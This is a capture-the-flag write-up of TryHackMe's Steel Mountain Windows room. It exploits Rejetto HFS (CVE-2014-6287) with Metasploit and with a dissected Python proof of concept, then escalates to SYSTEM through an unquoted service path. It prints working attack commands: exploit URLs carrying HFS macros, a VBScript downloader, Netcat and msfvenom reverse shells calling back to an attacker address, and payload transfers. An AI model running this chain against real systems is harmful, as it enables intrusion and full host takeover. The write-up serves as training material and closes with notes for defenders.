
Walkthrough snapshot
- Authorised scope
- Public TryHackMe Steel Mountain Windows room completed inside the platform's intentionally vulnerable training environment.
- My contribution
- I documented both the Metasploit and standalone Python routes, broke down the Rejetto HFS proof of concept, and manually validated the conditions required for the Windows service escalation.
- Technical focus
- Rejetto HFS and CVE-2014-6287
- Metasploit comparison
- Python exploit analysis
- Windows service enumeration
- Unquoted service paths
- Detection artefacts
- Demonstrated outcome
- The vulnerable HFS service provided the foothold; writable path and service-control conditions then allowed a separate LocalSystem service to execute the replacement binary with SYSTEM-level access.
Room overview
Steel Mountain is an early Windows machine from TryHackMe’s offensive-security pathway. The room provides a useful opportunity to compare framework-assisted exploitation with a manual route built around the same vulnerability.
We will complete the attack path twice:
- use Metasploit to exploit Rejetto HTTP File Server and obtain a Meterpreter session;
- use a standalone Python proof of concept and analyse each stage before running it;
- enumerate the host for local privilege-escalation opportunities;
- abuse an insecure Windows service configuration to gain
NT AUTHORITY\SYSTEMaccess.
The purpose of repeating the room manually is not to avoid established tools. Metasploit is useful precisely because it automates reliable exploitation. The manual route shows what the framework is doing for us and helps us understand the network requests, scripts, file transfers, processes, and permissions involved.
This walkthrough contains spoilers throughout.
Enumeration
As always, we begin by enumerating the target and identifying the services it exposes.
sudo nmap -vv -A <TARGET_IP> -oA nmap/Steel_MountainThe options used here are:
-vvincreases verbosity so that Nmap displays more information while the scan runs;-Aenables operating-system detection, service-version detection, default scripts, and traceroute;-oA nmap/Steel_Mountainsaves the results in Nmap, XML, and grepable formats.

Nmap identifies a Windows host exposing web services on TCP ports 80 and 8080.
The scan identifies two web services:
- 80/tcp — Microsoft IIS
- 8080/tcp — Rejetto HTTP File Server 2.3
Browsing to port 80 displays an employee-of-the-month page. The image filename, BillHarper.png, gives us the name of the employee shown on the page and a possible identity clue for later enumeration.
Port 8080 is more immediately useful. The page identifies the service as Rejetto HTTP File Server 2.3, commonly shortened to HFS.
Searching the product and version reveals a public proof of concept for CVE-2014-6287:
Rejetto HTTP File Server 2.3.x — Remote Command Execution
Understanding the vulnerability
HFS provides a search function through an HTTP query parameter. Vulnerable versions incorrectly process specially constructed values inside that parameter as HFS template macros rather than harmless search text.
An attacker can place operations such as save and exec inside the request and cause HFS to create files or launch commands under the account running the service.
The important point is that the exploit is not attacking IIS on port 80. It targets the separate Rejetto HFS application listening on port 8080.
We will first validate the vulnerability with Metasploit and then examine the standalone exploit in detail.
Route one: Metasploit
Starting Metasploit
On a fresh Kali installation, initialise the Metasploit database:
sudo msfdb initStart the console and locate the Rejetto HFS module:
msfconsole
search cve:2014-6287
use exploit/windows/http/rejetto_hfs_exec
Metasploit includes a module targeting CVE-2014-6287 in Rejetto HFS.
Inspect the module’s required settings:
show optionsConfigure the target service and the address that should receive the reverse connection:
set RHOSTS <TARGET_IP>
set RPORT 8080
set LHOST <ATTACKER_IP>
set LPORT 4444
In TryHackMe, <ATTACKER_IP> will normally be the address assigned to your VPN interface. You can check it with:
ip addr show tun0Run the module:
run
Successful exploitation opens a Meterpreter session under the account running HFS.
Confirm the current account and host information:
getuid
sysinfo
This proves that the exposed HFS instance is vulnerable and gives us user-level access to the Windows host.
Privilege escalation with Meterpreter and PowerUp
Initial access does not make us an administrator. We now need to enumerate installed software, services, permissions, and configuration for a route to NT AUTHORITY\SYSTEM.
One tool for this is PowerUp, a PowerShell privilege-escalation enumeration script from the PowerSploit project.
Uploading and running PowerUp
From the Meterpreter session, upload PowerUp.ps1:
upload <PATH_TO_POWERUP>/PowerUp.ps1 C:\Users\bill\Desktop\PowerUp.ps1
PowerUp is transferred to the compromised Windows host through Meterpreter.
Load Meterpreter’s PowerShell extension and enter a PowerShell session:
load powershell
powershell_shell
Meterpreter provides an interactive PowerShell environment on the target.
Import PowerUp and run its checks:
. C:\Users\bill\Desktop\PowerUp.ps1
Invoke-AllChecks
Invoke-AllChecks searches for common Windows privilege-escalation conditions.
Identifying the vulnerable service path
PowerUp identifies the AdvancedSystemCareService9 service. Its executable path is similar to:
C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exeThe service configuration creates a dangerous combination:
- the executable path contains spaces and is not enclosed in quotation marks;
- the compromised user can write to
C:\Program Files (x86)\IObit; - the user can stop and start the service;
- the service runs as
LocalSystem.

Enumeration highlights the unquoted path and writable directory associated with the privileged service.
Because the path is unquoted, Windows may interpret it in stages when the service starts. For the path above, Windows can test possible executables including:
C:\Program.exe
C:\Program Files.exe
C:\Program Files (x86)\IObit\Advanced.exe
C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
We cannot normally write C:\Program.exe, but we can write to the IObit directory. Placing a payload at:
C:\Program Files (x86)\IObit\Advanced.exeallows Windows to encounter our executable before it reaches the intended service binary.
This is an unquoted service path vulnerability. The writable parent directory and permission to restart the SYSTEM service make it exploitable.
Creating the elevated Meterpreter payload
On the attacking machine, generate a second Meterpreter payload:
msfvenom \
  -p windows/meterpreter/reverse_tcp \
  LHOST=<ATTACKER_IP> \
  LPORT=4445 \
  -e x86/shikata_ga_nai \
  -f exe \
  -o Advanced.exe
The payload and handler must use the same payload type, callback address, and port.
Upload it into the writable IObit directory:
upload Advanced.exe "C:\Program Files (x86)\IObit\Advanced.exe"
The payload is placed where Windows will find it while parsing the unquoted service path.
Background the current session:
background
The original user-level session remains available while we configure the elevated callback handler.
Configure a multi-handler for the new payload:
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST <ATTACKER_IP>
set LPORT 4445
run -j
The second handler waits for the payload launched by the SYSTEM service.
The -j option runs the handler as a background job. You can inspect jobs and sessions with:
jobs
sessions
Restarting the service
Return to the original Meterpreter session:
sessions -i 1
shell
Stop and restart the vulnerable service:
sc stop AdvancedSystemCareService9
sc start AdvancedSystemCareService9
Restarting the service causes Windows to process the unquoted path and launch Advanced.exe.
When the service starts, Windows launches our payload as LocalSystem. Return to Metasploit, inspect the sessions, and interact with the new one:
sessions
sessions -i <SYSTEM_SESSION_ID>
getuid
The second Meterpreter session runs with NT AUTHORITY\SYSTEM privileges.
That completes the framework-assisted route. We will now return to the initial foothold and examine the standalone exploit rather than allowing Metasploit to handle the entire process.
Route two: manual exploitation and code analysis
The public Exploit-DB proof of concept is a short Python script. Before running it, we should understand what it creates, how it transfers the required executable, and which HTTP requests trigger command execution.
The original script is available here:
Rejetto HTTP File Server 2.3.x — Remote Command Execution
Historical tooling note: The original proof of concept uses Python 2 modules such as
urllib2. On a current system, either run it in a controlled Python 2 environment or port the networking calls to Python 3 before use.
Analysing the standalone exploit
Variables and payload fragments

The script stores the callback settings, encoded VBScript, and HFS macro expressions in variables.
The most important values are:
ip_addr— the attacking machine’s IP address;local_port— the port on which the reverse-shell listener will wait;vbs— a URL-encoded VBScript downloader;save— an HFSsavemacro that writes the VBScript to disk;vbs2— the command used to execute the saved script withcscript.exe;exe— an HFSexecmacro containing thecscript.execommand;vbs3— the command used to launchnc.exeand connect back to the attacker;exe1— the final HFSexecmacro containing the Netcat command.
The script is therefore preparing three separate actions rather than sending one large payload.
Decoding the VBScript downloader
Once decoded, the vbs variable contains code similar to:
dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
dim bStrm: Set bStrm = createobject("Adodb.Stream")

xHttp.Open "GET", "http://" & ip_addr & "/nc.exe", False
xHttp.Send

with bStrm
    .type = 1
    .open
    .write xHttp.responseBody
    .savetofile "C:\Users\Public\nc.exe", 2
end with
The script uses two Windows COM objects:
Microsoft.XMLHTTPperforms an HTTP GET request to the attacking machine;ADODB.Streamwrites the binary response toC:\Users\Public\nc.exe.
The numerical values used by ADODB.Stream mean:
.type = 1treats the stream as binary data;- the second argument to
.savetofileis2, which allows an existing file to be overwritten.
This VBScript does not create a shell itself. Its only job is to download nc.exe and save it somewhere the HFS service account can access.
The three exploit functions

The proof of concept separates file creation, script execution, and reverse-shell execution into three functions.
The script defines three functions:
script_create()writes the VBScript downloader;execute_script()runs that downloader;nc_run()launches the transferred Netcat executable.
They all exploit the same vulnerable HFS search parameter but submit a different macro expression.
script_create()
The first request asks HFS to save the VBScript to disk. Its structure is:
http://<TARGET_IP>:<TARGET_PORT>/?search=%00{.save|C:\Users\Public\script.vbs|<URL_ENCODED_VBS>.}After URL decoding, the HFS macro is conceptually:
save|C:\Users\Public\script.vbs|<VBScript downloader>The null byte represented by %00 and the HFS template expression cause the vulnerable search handler to interpret the request as a macro. The result is a new file at:
C:\Users\Public\script.vbsexecute_script()
The second request uses the HFS exec operation:
http://<TARGET_IP>:<TARGET_PORT>/?search=%00{.exec|cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs.}Decoded, the command is:
exec|cscript.exe C:\Users\Public\script.vbsThis launches the VBScript with the Windows Script Host. The script then connects to the attacking machine, downloads nc.exe, and writes it to C:\Users\Public.
nc_run()
The final request launches the transferred executable:
http://<TARGET_IP>:<TARGET_PORT>/?search=%00{.exec|C%3A%5CUsers%5CPublic%5Cnc.exe%20-e%20cmd.exe%20<ATTACKER_IP>%20<LISTENER_PORT>.}Decoded, the command is:
exec|C:\Users\Public\nc.exe -e cmd.exe <ATTACKER_IP> <LISTENER_PORT>The -e cmd.exe argument instructs this Netcat build to attach a Windows command shell to the outbound connection.
The complete chain is therefore:
request 1 -> create script.vbs
request 2 -> execute script.vbs and download nc.exe
request 3 -> execute nc.exe and connect cmd.exe to the attacker
Reading the script shows that CVE-2014-6287 provides the command-execution primitive. VBScript handles the file transfer, and Netcat turns that command execution into an interactive shell.
Executing the standalone exploit
Mirroring the proof of concept
Use SearchSploit to copy the exploit into the current directory:
searchsploit Rejetto HFS
searchsploit -m windows/remote/39161.py
mv 39161.py exploit.py
Open the script and update its callback settings:
ip_addr = "<ATTACKER_IP>"
local_port = "443"
The script expects the attacking web server to provide a file named nc.exe. Place a compatible Windows Netcat executable in the same directory as the exploit and make sure its filename matches the URL inside the VBScript.
Starting the HTTP server
Because the original script requests http://<ATTACKER_IP>/nc.exe without specifying a port, start the HTTP server on TCP port 80:
sudo python3 -m http.server 80Keep this terminal open. The target will connect to it when the VBScript runs.
Starting the listener
In a second terminal, start a listener on the port configured in local_port:
sudo nc -lvnp 443Running the exploit
In a third terminal, run the proof of concept against HFS on port 8080:
python2 exploit.py <TARGET_IP> 8080
The standalone exploit creates the downloader, transfers Netcat, and returns a user-level command shell.
Confirm the current account:
whoamiWe have reached the same user-level security context as the Metasploit route, but this time we understand each request and process involved.
Manual privilege escalation
We will now repeat the local enumeration and service exploitation without relying on Meterpreter’s upload or session-management features.
Transferring WinPEAS
Place winPEAS.bat in a directory served by an HTTP server on the attacking machine:
python3 -m http.server 8000From the Windows shell, download it to the user’s Desktop:
powershell -NoProfile -Command "Invoke-WebRequest -Uri 'http://<ATTACKER_IP>:8000/winPEAS.bat' -OutFile 'C:\Users\bill\Desktop\winPEAS.bat'"
PowerShell transfers the enumeration script from the attacking HTTP server.
Run the script:
C:\Users\bill\Desktop\winPEAS.batReview the installed software and services sections. As with PowerUp, the relevant finding is Advanced SystemCare and its service configuration.

WinPEAS leads us to the same unquoted service path and writable IObit directory found by PowerUp.
Enumeration tools can highlight suspicious conditions, but we still need to verify why they are exploitable. The decisive facts are:
- the service path is unquoted;
- the service runs as
LocalSystem; - the current user can create
C:\Program Files (x86)\IObit\Advanced.exe; - the current user can restart
AdvancedSystemCareService9.
Creating the SYSTEM reverse shell
On the attacking machine, generate a Windows reverse-shell executable with the filename required by the unquoted path:
msfvenom \
  -p windows/shell_reverse_tcp \
  LHOST=<ATTACKER_IP> \
  LPORT=4445 \
  -f exe \
  -o Advanced.exe
Start an HTTP server in the directory containing the executable:
python3 -m http.server 8000Start a listener in another terminal:
nc -lvnp 4445Download the payload into the writable IObit directory:
powershell -NoProfile -Command "Invoke-WebRequest -Uri 'http://<ATTACKER_IP>:8000/Advanced.exe' -OutFile 'C:\Program Files (x86)\IObit\Advanced.exe'"Restart the service:
sc stop AdvancedSystemCareService9
sc start AdvancedSystemCareService9
When Windows parses the unquoted path, it finds and launches Advanced.exe as LocalSystem. The target then connects to the waiting listener.

Restarting the vulnerable service produces a command shell running as NT AUTHORITY\SYSTEM.
Confirm the new security context:
whoamiThe output should be:
nt authority\systemWe can now access the administrator’s Desktop and retrieve the final flag:
dir C:\Users\Administrator\Desktop
type C:\Users\Administrator\Desktop\root.txt
Scope and current relevance
This records one public TryHackMe room path completed in 2021. TryHackMe still lists Steel Mountain as a deployable Premium or Max room as of 23 August 2026, but Rejetto HFS 2.3, the writable directory, the service-control permissions, the flag locations and the available proof-of-concept tooling are properties of that intentionally vulnerable room snapshot. They are not claims about an arbitrary current Windows or HFS deployment.
The work demonstrates the room’s exploitation chain and the conditions that made its unquoted service path reachable. It does not measure production exploitability, detection coverage or the behaviour of current Metasploit, Windows or third-party tool releases. Commands and challenge artefacts are confined to the training environment.
What we learned
Steel Mountain links two different classes of weakness into one Windows attack path.
The initial foothold comes from an exposed and vulnerable Rejetto HFS service. CVE-2014-6287 allows specially constructed search requests to invoke HFS template operations, write a downloader to disk, execute it, and launch a reverse shell.
The privilege escalation is separate. Advanced SystemCare runs as LocalSystem through an unquoted executable path, while the compromised user can write to one of the directories Windows searches during path parsing and can restart the service. Those permissions allow a low-privileged user to place Advanced.exe where the SYSTEM service will execute it.
The room demonstrates several important lessons:
- service enumeration is more useful when we research the exact product and version;
- public exploits should be read before they are run;
- URL encoding can hide executable HFS macro expressions inside an HTTP request;
- built-in Windows components such as
cscript.exe,Microsoft.XMLHTTP, andADODB.Streamcan form part of an attack chain; - automated enumeration output still needs to be manually verified;
- an unquoted service path is only exploitable when the surrounding permissions and service controls make it reachable;
- Windows uses
NT AUTHORITY\SYSTEM, not a Unix-style root account, as the privileged context in this room.
From a defensive perspective, the attack also leaves evidence at several stages: unusual HFS search requests, files written beneath C:\Users\Public, cscript.exe launched by the HFS process, outbound connections from unexpected process trees, creation of Advanced.exe inside Program Files, and a privileged service restart followed by a new network connection.
Steel Mountain is useful not simply because it gives us two shells, but because it shows how an HTTP request becomes a Windows process and how one weak service configuration can turn an ordinary user into SYSTEM.
